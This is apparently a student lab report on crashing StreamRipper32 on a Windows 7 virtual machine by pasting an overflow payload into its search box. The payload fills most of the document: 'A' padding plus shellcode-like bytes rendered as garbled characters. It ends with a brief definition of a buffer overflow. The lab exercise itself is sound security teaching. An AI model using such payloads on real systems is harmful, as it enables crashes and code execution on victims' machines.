LAB-7 ASSIGNMENT

-J.S.R JAYANTH

-19BCE7170

Using Windows-7 Virtual Box to crash StreamRipper32 by Buffer-Overflow:-

Payload:-

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë⌷⌷ôŽ⌷ÚÇºîP
SàÙt$ô]3É±Rfíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃfWášÐLíáýÍ4aüXÏW×⌷2•…v89òt'²H˜''›°öÂù÷~áºÕšï0äJ>¸K³Ž
K•ô)´àJIóË0•vÏ"^ +%²·¸)•³æ-~⌷J—
qÛO¼U‡ÝìmúâÎ£FEã°últ7¶I@Å^½úAÓ6%m'ëŽâ(Ú²9™cY¹&¶Îé^i¯YiÚG³fw¼¬.
G''KT6yŽZ9Á¼S%NÌÜËãmÆŽ®ªåo`[fc«ÞÙ°´ôu^&"…)[Ò~E¶'"ÿ¤n@Ç|µ±Æm8⌷ì}„©)XYg‡3ÉqÉèfŒÂc'â‹
ç³´⌷o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ⌷Ã

Adding the payload in the Search Text Box-:

Crashing of the StreamRipper32:-

BUFFER-OVERFLOW:-

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, the search text box could not hold the given payload. Therefore, it crashed.